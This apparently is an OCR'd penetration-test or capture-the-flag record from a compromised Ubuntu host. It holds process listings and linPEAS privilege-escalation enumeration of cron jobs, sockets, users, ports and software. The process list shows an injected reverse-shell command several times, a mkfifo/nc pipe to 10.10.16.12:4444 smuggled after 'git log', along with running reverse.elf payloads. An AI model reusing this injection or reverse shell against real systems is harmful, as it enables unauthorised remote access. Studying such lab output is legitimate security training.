root         884  0.0  0.0   7204  3316 ?        Ss   15:46   0:00
/usr/sbin/cron -f

root         898  0.0  0.0   5828  1800 tty1     Ss+  15:46   0:00 /sbin/agetty
-o -p -- u --noclear tty1 linux

root         918  0.0  0.1 232716  6936 ?        Ssl  15:46   0:00
/usr/lib/policykit-1/polkitd --no-debug

root         936  0.0  0.0  55280  1496 ?        Ss   15:46   0:00 nginx:
master process /usr/sbin/nginx -g daemon on; master_process on;

www-data     938  0.0  0.1  55844  5320 ?        S    15:46   0:00  _ nginx:
worker process

dasith      1110  0.0  1.3 619232 53356 ?        Ssl  15:46   0:02 PM2 v5.1.0:
God Daemon (/home/dasith/.pm2)

dasith      1124  0.2  2.0 674440 83040 ?        Ssl  15:46   0:09  _ node
/home/dasith/local-web/index.js

dasith      1203  0.0  0.0   2608   608 ?        S    15:51   0:00      _
/bin/sh -c git log --oneline ;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc
10.10.16.12 4444 >/tmp/f

dasith      1207  0.0  0.0   5620   596 ?        S    15:51   0:00      |   _
cat /tmp/f

dasith      1208  0.0  0.0   2608   608 ?        S    15:51   0:00      |   _
sh -i

dasith      1209  0.0  0.0   3332  2072 ?        S    15:51   0:00      |   _
nc 10.10.16.12 4444

dasith      1242  0.0  0.0   2608   604 ?        S    15:58   0:00      _
/bin/sh -c git log --oneline ;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc
10.10.16.12 4444 >/tmp/f
```

```
dasith      1246  0.0  0.0   5620   528 ?        S    15:58   0:00      |   _
cat /tmp/f
dasith      1247  0.0  0.0   2608   608 ?        S    15:58   0:00      |   _
sh -i
dasith      1268  0.0  0.0   1160     4 ?        Sl   16:11   0:00      |   |
_ ./reverse.elf
dasith      1248  0.0  0.0   3332  2048 ?        S    15:58   0:00      |   _
nc 10.10.16.12 4444
dasith      1279  0.0  0.0   2608   540 ?        S    16:15   0:00      _
/bin/sh -c git log --oneline ;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc
10.10.16.12 4444 >/tmp/f
dasith      1283  0.0  0.0   5620   532 ?        S    16:15   0:00      |   _
cat /tmp/f
dasith      1284  0.0  0.0   2608   612 ?        S    16:15   0:00      |   _
sh -i
dasith      1289  0.0  0.0   1160     4 ?        Sl   16:16   0:00      |   |
_ ./reverse.elf
dasith      1285  0.0  0.0   3332  2028 ?        S    16:15   0:00      |   _
nc 10.10.16.12 4444
dasith      1308  0.0  0.0   2608   604 ?        S    16:17   0:00      _
/bin/sh -c git log --oneline ;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc
10.10.16.12 4444 >/tmp/f
dasith      1312  0.0  0.0   5620   520 ?        S    16:17   0:00      |   _
cat /tmp/f
dasith      1313  0.0  0.0   2608   608 ?        S    16:17   0:00      |   _
sh -i
dasith      1320  0.0  0.0   1160     4 ?        Sl   16:17   0:00      |   |
_ ./reverse.elf
dasith      1314  0.0  0.0   3332  2004 ?        S    16:17   0:00      |   _
nc 10.10.16.12 4444
dasith      1336  0.0  0.0   2608  1836 ?        S    16:20   0:00      _
/bin/sh -c git log --oneline ;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc
10.10.16.12 4444 >/tmp/f
dasith      1340  0.0  0.0   5620   596 ?        S    16:20   0:00          _
cat /tmp/f
dasith      1341  0.0  0.0   2608   544 ?        S    16:20   0:00          _
sh -i
dasith      1348  0.0  0.0   1952  1572 ?        Sl   16:21   0:00          |
_ ./reverse.elf
dasith      1427  0.0  0.0   2608   540 ?        S    16:34   0:00          |
_ /bin/sh
```


```
dasith      1431  0.1  0.0   3880  3060 ?        S    16:38   0:00          |
_ /bin/sh ./linpeas.sh -qN
dasith      4242  0.0  0.0   3880  1356 ?        S    16:39   0:00          |
|   _ /bin/sh ./linpeas.sh -qN
dasith      4246  0.0  0.0   9224  3656 ?        R    16:39   0:00          |
|   |   _ ps fauxwww
dasith      4245  0.0  0.0   3880  1356 ?        S    16:39   0:00          |
|   _ /bin/sh ./linpeas.sh -qN
dasith      1432  0.0  0.0   5484   528 ?        S    16:38   0:00          |
_ tee linpeas-report.txt
dasith      1342  0.0  0.0   3332  2028 ?        S    16:20   0:00          _
nc 10.10.16.12 4444
```

```
╔══════════╣ Binary processes permissions (non 'root root' and not belonging to
current user)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes

╔══════════╣ Files opened by processes belonging to other users
╚ This is usually empty because of the lack of privileges to read other user
processes information
COMMAND    PID  TID TASKCMD               USER   FD      TYPE
DEVICE SIZE/OFF   NODE NAME

╔══════════╣ Processes with credentials in memory (root req)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#credentials-
from-process-memory
gdm-password Not Found
gnome-keyring-daemon Not Found
lightdm Not Found
vsftpd Not Found
apache2 Not Found
sshd: process found (dump creds from memory as root)

╔══════════╣ Cron jobs
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#scheduled-
cron-jobs
/usr/bin/crontab
# Edit this file to introduce tasks to be run by cron.
#
```

```
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command

@reboot sleep 30;sh -c 'cd /home/dasith/local-web ; /usr/local/bin/pm2 start
/home/dasith/local-web/index.js'
incrontab Not Found
-rw-r--r-- 1 root root    1042 Feb 13  2020 /etc/crontab

/etc/cron.d:
total 20
drwxr-xr-x   2 root root 4096 Feb  1  2021 .
drwxr-xr-x 102 root root 4096 Oct 26  2021 ..
-rw-r--r--   1 root root  201 Feb 14  2020 e2scrub_all
-rw-r--r--   1 root root  102 Feb 13  2020 .placeholder
-rw-r--r--   1 root root  191 Feb  1  2021 popularity-contest

/etc/cron.daily:
```

```
total 48
drwxr-xr-x   2 root root 4096 Oct 26  2021 .
drwxr-xr-x 102 root root 4096 Oct 26  2021 ..
-rwxr-xr-x   1 root root  376 Dec  4  2019 apport
-rwxr-xr-x   1 root root 1478 Apr  9  2020 apt-compat
-rwxr-xr-x   1 root root  355 Dec 29  2017 bsdmainutils
-rwxr-xr-x   1 root root 1187 Sep  5  2019 dpkg
-rwxr-xr-x   1 root root  377 Jan 21  2019 logrotate
-rwxr-xr-x   1 root root 1123 Feb 25  2020 man-db
-rw-r--r--   1 root root  102 Feb 13  2020 .placeholder
-rwxr-xr-x   1 root root 4574 Jul 18  2019 popularity-contest
-rwxr-xr-x   1 root root  214 Dec  7  2020 update-notifier-common

/etc/cron.hourly:
total 12
drwxr-xr-x   2 root root 4096 Feb  1  2021 .
drwxr-xr-x 102 root root 4096 Oct 26  2021 ..
-rw-r--r--   1 root root  102 Feb 13  2020 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x   2 root root 4096 Feb  1  2021 .
drwxr-xr-x 102 root root 4096 Oct 26  2021 ..
-rw-r--r--   1 root root  102 Feb 13  2020 .placeholder

/etc/cron.weekly:
total 20
drwxr-xr-x   2 root root 4096 Sep  3  2021 .
drwxr-xr-x 102 root root 4096 Oct 26  2021 ..
-rwxr-xr-x   1 root root  813 Feb 25  2020 man-db
-rw-r--r--   1 root root  102 Feb 13  2020 .placeholder
-rwxr-xr-x   1 root root  403 Aug  5  2021 update-notifier-common

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
```

```
17 *  * * * root    cd / && run-parts --report /etc/cron.hourly
25 6  * * * root  test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.daily )
47 6  * * 7 root  test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.weekly )
52 6  1 * * root  test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.monthly )
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command


@reboot sleep 30;sh -c 'cd /home/dasith/local-web ; /usr/local/bin/pm2 start
/home/dasith/local-web/index.js'
```



╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#systemd-path-relative-paths

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

╔══════════╣ Analyzing .service files

╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#services

/etc/systemd/system/multi-user.target.wants/grub-common.service is executing some relative path

/etc/systemd/system/sleep.target.wants/grub-common.service is executing some relative path

You can't write on systemd PATH

╔══════════╣ System timers

╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers

```
NEXT                         LEFT          LAST                         PASSED
UNIT                         ACTIVATES
Fri 2022-06-17 19:52:26 UTC 3h 12min left  Wed 2021-10-06 00:17:23 UTC 8 months
11 days ago motd-news.timer              motd-news.service
Fri 2022-06-17 21:57:15 UTC 5h 17min left  Wed 2021-10-06 13:36:29 UTC 8 months
10 days ago apt-daily.timer              apt-daily.service
Sat 2022-06-18 00:00:00 UTC 7h left        Fri 2022-06-17 15:46:03 UTC 53min
ago            logrotate.timer              logrotate.service
Sat 2022-06-18 00:00:00 UTC 7h left        Fri 2022-06-17 15:46:03 UTC 53min
ago            man-db.timer                 man-db.service
Sat 2022-06-18 03:05:33 UTC 10h left       Thu 2021-10-07 14:34:41 UTC 8 months
9 days ago  fwupd-refresh.timer          fwupd-refresh.service
Sat 2022-06-18 03:40:57 UTC 11h left       Fri 2022-06-17 15:55:07 UTC 44min
ago            ua-messaging.timer           ua-messaging.service
Sat 2022-06-18 06:17:06 UTC 13h left       Fri 2022-06-17 16:22:34 UTC 17min
ago            apt-daily-upgrade.timer      apt-daily-upgrade.service
Sat 2022-06-18 16:00:57 UTC 23h left       Fri 2022-06-17 16:00:57 UTC 38min
ago            systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service
Sun 2022-06-19 03:10:19 UTC 1 day 10h left Fri 2022-06-17 15:46:26 UTC 53min
ago            e2scrub_all.timer            e2scrub_all.service
Mon 2022-06-20 00:00:00 UTC 2 days left    Fri 2022-06-17 15:46:03 UTC 53min
ago            fstrim.timer                 fstrim.service
n/a                          n/a           n/a                          n/a
snapd.snap-repair.timer      snapd.snap-repair.service
```

╔══════════╣ Analyzing .timer files

╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers

╔═══════════╣ Analyzing .socket files

╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sockets

/etc/systemd/system/sockets.target.wants/uuidd.socket is calling this writable listener: /run/uuidd/request

/snap/core18/1944/lib/systemd/system/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket

/snap/core18/1944/lib/systemd/system/sockets.target.wants/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket

/snap/core18/1944/lib/systemd/system/sockets.target.wants/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log

/snap/core18/1944/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout

/snap/core18/1944/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket

/snap/core18/1944/lib/systemd/system/syslog.socket is calling this writable listener: /run/systemd/journal/syslog

/snap/core18/1944/lib/systemd/system/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log

/snap/core18/1944/lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout

/snap/core18/1944/lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket

/snap/core18/2128/lib/systemd/system/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket

/snap/core18/2128/lib/systemd/system/sockets.target.wants/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket

/snap/core18/2128/lib/systemd/system/sockets.target.wants/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log

/snap/core18/2128/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout

/snap/core18/2128/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket

/snap/core18/2128/lib/systemd/system/syslog.socket is calling this writable listener: /run/systemd/journal/syslog

/snap/core18/2128/lib/systemd/system/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log

/snap/core18/2128/lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout

/snap/core18/2128/lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket

/snap/core20/1169/usr/lib/systemd/system/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket

/snap/core20/1169/usr/lib/systemd/system/sockets.target.wants/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket

/snap/core20/1169/usr/lib/systemd/system/sockets.target.wants/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log

/snap/core20/1169/usr/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout

/snap/core20/1169/usr/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket

/snap/core20/1169/usr/lib/systemd/system/syslog.socket is calling this writable listener: /run/systemd/journal/syslog

/snap/core20/1169/usr/lib/systemd/system/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log

╔══════════╣ Unix Sockets Listening

╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sockets

/home/dasith/.pm2/pub.sock

  └──(Read Write)

/home/dasith/.pm2/rpc.sock

  └──(Read Write)

/org/kernel/linux/storage/multipathd

/run/dbus/system_bus_socket

  └──(Read Write)

/run/lvm/lvmpolld.socket

/run/mongodb/mongodb-27017.sock

/run/snapd-snap.socket

  └──(Read Write)

/run/snapd.socket

  └──(Read Write)

/run/systemd/journal/dev-log

  └──(Read Write)

/run/systemd/journal/io.systemd.journal

/run/systemd/journal/socket

```
   └──(Read Write)
/run/systemd/journal/stdout
   └──(Read Write)
/run/systemd/journal/syslog
   └──(Read Write)
/run/systemd/notify
   └──(Read Write)
/run/systemd/private
   └──(Read Write)
/run/systemd/userdb/io.systemd.DynamicUser
   └──(Read Write)
/run/udev/control
/run/uuidd/request
   └──(Read Write)
/run/vmware/guestServicePipe
   └──(Read Write)
/var/run/vmware/guestServicePipe
   └──(Read Write)
/var/snap/lxd/common/lxd/unix.socket

╔══════════╣ D-Bus config files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#d-bus
Possible weak user policy found on /etc/dbus-
1/system.d/org.freedesktop.thermald.conf (        <policy group="power">)

╔══════════╣ D-Bus Service Objects list
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#d-bus
NAME                           PID PROCESS         USER             CONNECTION
UNIT                        SESSION DESCRIPTION
:1.0                           505 systemd-network systemd-network  :1.0
systemd-networkd.service    -       -
:1.1                           715 systemd-timesyn systemd-timesync :1.1
systemd-timesyncd.service   -       -
```

```
:1.15                          7649 busctl          dasith           :1.15
pm2-dasith.service          -       -

:1.2                            713 systemd-resolve systemd-resolve  :1.2
systemd-resolved.service    -       -

:1.3                              1 systemd         root             :1.3
init.scope                  -       -

:1.4                            844 accounts-daemon root             :1.4
accounts-daemon.service     -       -

:1.5                            857 udisksd         root             :1.5
udisks2.service             -       -

:1.6                            918 polkitd         root             :1.6
polkit.service              -       -

:1.7                            852 networkd-dispat root             :1.7
networkd-dispatcher.service -       -

:1.8                            856 systemd-logind  root             :1.8
systemd-logind.service      -       -

com.ubuntu.LanguageSelector       - -               -
(activatable) -                             -       -

com.ubuntu.SoftwareProperties     - -               -
(activatable) -                             -       -

org.freedesktop.Accounts        844 accounts-daemon root             :1.4
accounts-daemon.service     -       -

org.freedesktop.DBus              1 systemd         root             -
init.scope                  -       -

org.freedesktop.PackageKit        - -               -
(activatable) -                             -       -

org.freedesktop.PolicyKit1      918 polkitd         root             :1.6
polkit.service              -       -

org.freedesktop.UDisks2         857 udisksd         root             :1.5
udisks2.service             -       -

org.freedesktop.UPower            - -               -
(activatable) -                             -       -

org.freedesktop.bolt              - -               -
(activatable) -                             -       -

org.freedesktop.fwupd             - -               -
(activatable) -                             -       -

org.freedesktop.hostname1         - -               -
(activatable) -                             -       -

org.freedesktop.locale1           - -               -
(activatable) -                             -       -

org.freedesktop.login1          856 systemd-logind  root             :1.8
systemd-logind.service      -       -
```

```
org.freedesktop.network1       505 systemd-network systemd-network  :1.0
systemd-networkd.service    -       -

org.freedesktop.resolve1       713 systemd-resolve systemd-resolve  :1.2
systemd-resolved.service    -       -

org.freedesktop.systemd1         1 systemd         root             :1.3
init.scope                  -       -

org.freedesktop.thermald         - -               -
(activatable) -                           -       -

org.freedesktop.timedate1        - -               -
(activatable) -                           -       -

org.freedesktop.timesync1      715 systemd-timesyn systemd-timesync :1.1
systemd-timesyncd.service   -       -
```

Network Information

Hostname, hosts and DNS

```
secret
127.0.0.1 localhost
127.0.1.1 localhost

::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

nameserver 127.0.0.53
options edns0 trust-ad
```

Interfaces

```
# symbolic names for networks, see networks(5) for more information
link-local 169.254.0.0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.120  netmask 255.255.254.0  broadcast 10.10.11.255
```

```
        inet6 fe80::250:56ff:feb9:c8a8  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef::250:56ff:feb9:c8a8  prefixlen 64  scopeid 0x0<global>
        ether 00:50:56:b9:c8:a8  txqueuelen 1000  (Ethernet)
        RX packets 6992  bytes 5707613 (5.7 MB)
        RX errors 0  dropped 83  overruns 0  frame 0
        TX packets 5844  bytes 523260 (523.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 7764  bytes 685015 (685.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7764  bytes 685015 (685.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


╔═══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
-
tcp        0      0 127.0.0.1:27017         0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
-
tcp6       0      0 :::22                   :::*                    LISTEN
-
tcp6       0      0 :::3000                 :::*                    LISTEN
1124/node /home/das
tcp6       0      0 :::80                   :::*                    LISTEN
-

╔═══════════╣ Can I sniff with tcpdump?
No
```

╔═══════════════════╗
═══════════════════════════════════════╣ Users Information
╚═══════════════════╝

╔══════════╣ My user

╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users

uid=1000(dasith) gid=1000(dasith) groups=1000(dasith)

╔══════════╣ Do I have PGP keys?

/usr/bin/gpg

netpgpkeys Not Found

netpgp Not Found

╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d

╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid

╔══════════╣ Checking sudo tokens

╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#reusing-sudo-tokens

ptrace protection is enabled (1)

gdb was found in PATH

╔══════════╣ Checking Pkexec policy

╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe#pe-method-2

[Configuration]

AdminIdentities=unix-user:0

[Configuration]

AdminIdentities=unix-group:sudo;unix-group:admin

╔══════════╣ Superusers

```
root:x:0:0:root:/root:/bin/bash


╔══════════╣ Users with console
dasith:x:1000:1000:dasith:/home/dasith:/bin/bash
root:x:0:0:root:/root:/bin/bash


╔══════════╣ All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1000(dasith) gid=1000(dasith) groups=1000(dasith)
uid=100(systemd-network) gid=102(systemd-network) groups=102(systemd-network)
uid=101(systemd-resolve) gid=103(systemd-resolve) groups=103(systemd-resolve)
uid=102(systemd-timesync) gid=104(systemd-timesync) groups=104(systemd-
timesync)
uid=103(messagebus) gid=106(messagebus) groups=106(messagebus)
uid=104(syslog) gid=110(syslog) groups=110(syslog),4(adm),5(tty)
uid=105(_apt) gid=65534(nogroup) groups=65534(nogroup)
uid=106(tss) gid=111(tss) groups=111(tss)
uid=107(uuidd) gid=112(uuidd) groups=112(uuidd)
uid=108(tcpdump) gid=113(tcpdump) groups=113(tcpdump)
uid=109(landscape) gid=115(landscape) groups=115(landscape)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=110(pollinate) gid=1(daemon) groups=1(daemon)
uid=111(usbmux) gid=46(plugdev) groups=46(plugdev)
uid=112(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=113(mongodb) gid=117(mongodb) groups=117(mongodb)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=1(daemon) gid=1(daemon) groups=1(daemon)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=5(games) gid=60(games) groups=60(games)
```

uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)

uid=6(man) gid=12(man) groups=12(man)

uid=7(lp) gid=7(lp) groups=7(lp)

uid=8(mail) gid=8(mail) groups=8(mail)

uid=998(lxd) gid=100(users) groups=100(users)

uid=999(systemd-coredump) gid=999(systemd-coredump) groups=999(systemd-coredump)

uid=9(news) gid=9(news) groups=9(news)

╔═══════════╣ Login now

16:39:48 up 53 min, 0 users, load average: 0.62, 0.21, 0.07

USER   TTY   FROM   LOGIN@   IDLE   JCPU   PCPU WHAT

╔═══════════╣ Last logons

dasith   pts/0   Fri Aug 13 04:40:43 2021 - Fri Aug 13 04:44:46 2021 (00:04)   192.168.8.168

dasith   tty1   Fri Aug 13 04:40:05 2021 - crash (01:28)   0.0.0.0

reboot   system boot Fri Aug 13 04:39:40 2021 - Tue Sep 28 13:25:28 2021 (46+08:45)   0.0.0.0

dasith   pts/0   Fri Aug 13 01:51:49 2021 - crash (02:47)   10.10.1.168

dasith   tty1   Fri Aug 13 01:51:41 2021 - crash (02:47)   0.0.0.0

reboot   system boot Fri Aug 13 01:51:16 2021 - Tue Sep 28 13:25:28 2021 (46+11:34)   0.0.0.0

dasith   tty1   Fri Aug 13 01:21:13 2021 - crash (00:30)   0.0.0.0

reboot   system boot Fri Aug 13 01:20:50 2021 - Tue Sep 28 13:25:28 2021 (46+12:04)   0.0.0.0

wtmp begins Fri Aug 13 01:20:50 2021

╔═══════════╣ Last time logon each user

Username   Port   From   Latest

root   tty1   Tue Oct 26 15:13:55 +0000 2021

dasith   pts/0   10.10.1.168   Wed Sep 8 20:10:26 +0000 2021

╔══════════╣ Do not forget to test 'su' as any other user with shell: without password and with their names as password (I can't do it...)

╔══════════╣ Do not forget to execute 'sudo -l' without password or with valid password (if you know it)!!

╔══════════╣ Software Information

╔══════════╣ Useful software

/usr/bin/base64

/usr/bin/curl

/usr/bin/g++

/usr/bin/gcc

/usr/bin/gdb

/usr/bin/make

/usr/bin/nc

/usr/bin/netcat

/usr/bin/perl

/usr/bin/ping

/usr/bin/python2

/usr/bin/python2.7

/usr/bin/python3

/usr/bin/sudo

/usr/bin/wget

╔══════════╣ Installed Compilers

ii g++   4:9.3.0-1ubuntu2
amd64   GNU C++ compiler

ii g++-9   9.3.0-17ubuntu1~20.04
amd64   GNU C++ compiler

ii gcc   4:9.3.0-1ubuntu2
amd64   GNU C compiler

```
ii  gcc-9                                9.3.0-17ubuntu1~20.04
amd64        GNU C compiler
/usr/bin/gcc

╔═══════════╣ Searching mysql credentials and exec

╔═══════════╣ Analyzing Mongo Files (limit 70)
Version: MongoDB shell version v3.6.8
git version: 8e540c0b6db93ce994cc548f000900bdc740f80a
OpenSSL version: OpenSSL 1.1.1f  31 Mar 2020
allocator: tcmalloc
modules: none
build environment:
    distarch: x86_64
    target_arch: x86_64
db version v3.6.8
git version: 8e540c0b6db93ce994cc548f000900bdc740f80a
OpenSSL version: OpenSSL 1.1.1f  31 Mar 2020
allocator: tcmalloc
modules: none
build environment:
    distarch: x86_64
    target_arch: x86_64
-rw-r--r-- 1 root root 2154 Apr 11  2018 /etc/mongodb.conf
dbpath=/var/lib/mongodb
logpath=/var/log/mongodb/mongodb.log
logappend=true
bind_ip = 127.0.0.1
journal=true

╔═══════════╣ Analyzing Apache-Nginx Files (limit 70)
Apache version: apache2 Not Found
httpd Not Found
Nginx version:
═╣ Nginx modules
ngx_http_image_filter_module.so
```

```
ngx_http_xslt_filter_module.so
ngx_mail_module.so
ngx_stream_module.so
═╣ PHP exec extensions
drwxr-xr-x 2 root root 4096 Aug 13  2021 /etc/nginx/sites-enabled
drwxr-xr-x 2 root root 4096 Aug 13  2021 /etc/nginx/sites-enabled
lrwxrwxrwx 1 root root 34 Aug 13  2021 /etc/nginx/sites-enabled/default ->
/etc/nginx/sites-available/default
server {
      listen 80 default_server;
      listen [::]:80 default_server;
      root /var/www/html;
      index index.html index.htm index.nginx-debian.html;
      server_name _;
      location / {
            proxy_pass http://localhost:3000;
            proxy_http_version 1.1;
            proxy_set_header Upgrade $http_upgrade;
              proxy_set_header Connection 'upgrade';
            proxy_set_header Host $host;
            proxy_cache_bypass $http_upgrade;
      }
}




╔═══════════╣ Analyzing FastCGI Files (limit 70)
-rw-r--r-- 1 root root 1007 Feb  4  2019 /etc/nginx/fastcgi_params


╔═══════════╣ Analyzing Rsync Files (limit 70)
-rw-r--r-- 1 root root 1044 Oct 15  2019
/usr/share/doc/rsync/examples/rsyncd.conf
[ftp]
      comment = public archive
      path = /var/www/pub
```

```
	use chroot = yes
	lock file = /var/lock/rsyncd
	read only = yes
	list = yes
	uid = nobody
	gid = nogroup
	strict modes = yes
	ignore errors = no
	ignore nonreadable = yes
	transfer logging = no
	timeout = 600
	refuse options = checksum dry-run
	dont compress = *.gz *.tgz *.zip *.z *.rpm *.deb *.iso *.bz2 *.tbz


╔═══════════╣ Analyzing Ldap Files (limit 70)
The password hash is from the {SSHA} to 'structural'
drwxr-xr-x 2 root root 4096 Aug 13  2021 /etc/ldap

drwxr-xr-x 2 root root 32 Dec 10  2020 /snap/core18/1944/etc/ldap

drwxr-xr-x 2 root root 32 Jul 22  2021 /snap/core18/2128/etc/ldap


╔═══════════╣ Searching ssl/ssh files
ChallengeResponseAuthentication no
UsePAM yes
PasswordAuthentication yes

═╣ Possible private SSH keys were found!
/home/dasith/local-web/reverse.elf

═╣ Some certificates were found (out limited):
/etc/pki/fwupd/LVFS-CA.pem
/etc/pki/fwupd-metadata/LVFS-CA.pem
```

/etc/pollinate/entropy.ubuntu.com.pem

/snap/core18/1944/etc/ssl/certs/ACCVRAIZ1.pem

/snap/core18/1944/etc/ssl/certs/AC_RAIZ_FNMT-RCM.pem

/snap/core18/1944/etc/ssl/certs/Actalis_Authentication_Root_CA.pem

/snap/core18/1944/etc/ssl/certs/AffirmTrust_Commercial.pem

/snap/core18/1944/etc/ssl/certs/AffirmTrust_Networking.pem

/snap/core18/1944/etc/ssl/certs/AffirmTrust_Premium_ECC.pem

/snap/core18/1944/etc/ssl/certs/AffirmTrust_Premium.pem

/snap/core18/1944/etc/ssl/certs/Amazon_Root_CA_1.pem

/snap/core18/1944/etc/ssl/certs/Amazon_Root_CA_2.pem

/snap/core18/1944/etc/ssl/certs/Amazon_Root_CA_3.pem

/snap/core18/1944/etc/ssl/certs/Amazon_Root_CA_4.pem

/snap/core18/1944/etc/ssl/certs/Atos_TrustedRoot_2011.pem

/snap/core18/1944/etc/ssl/certs/Autoridad_de_Certificacion_Firmaprofesional_CIF_A62634068.pem

/snap/core18/1944/etc/ssl/certs/Baltimore_CyberTrust_Root.pem

/snap/core18/1944/etc/ssl/certs/Buypass_Class_2_Root_CA.pem

/snap/core18/1944/etc/ssl/certs/Buypass_Class_3_Root_CA.pem

/snap/core18/1944/etc/ssl/certs/ca-certificates.crt

1431PSTORAGE_CERTSBIN

═╣ Writable ssh and gpg agents

/etc/systemd/user/sockets.target.wants/gpg-agent-extra.socket

/etc/systemd/user/sockets.target.wants/gpg-agent.socket

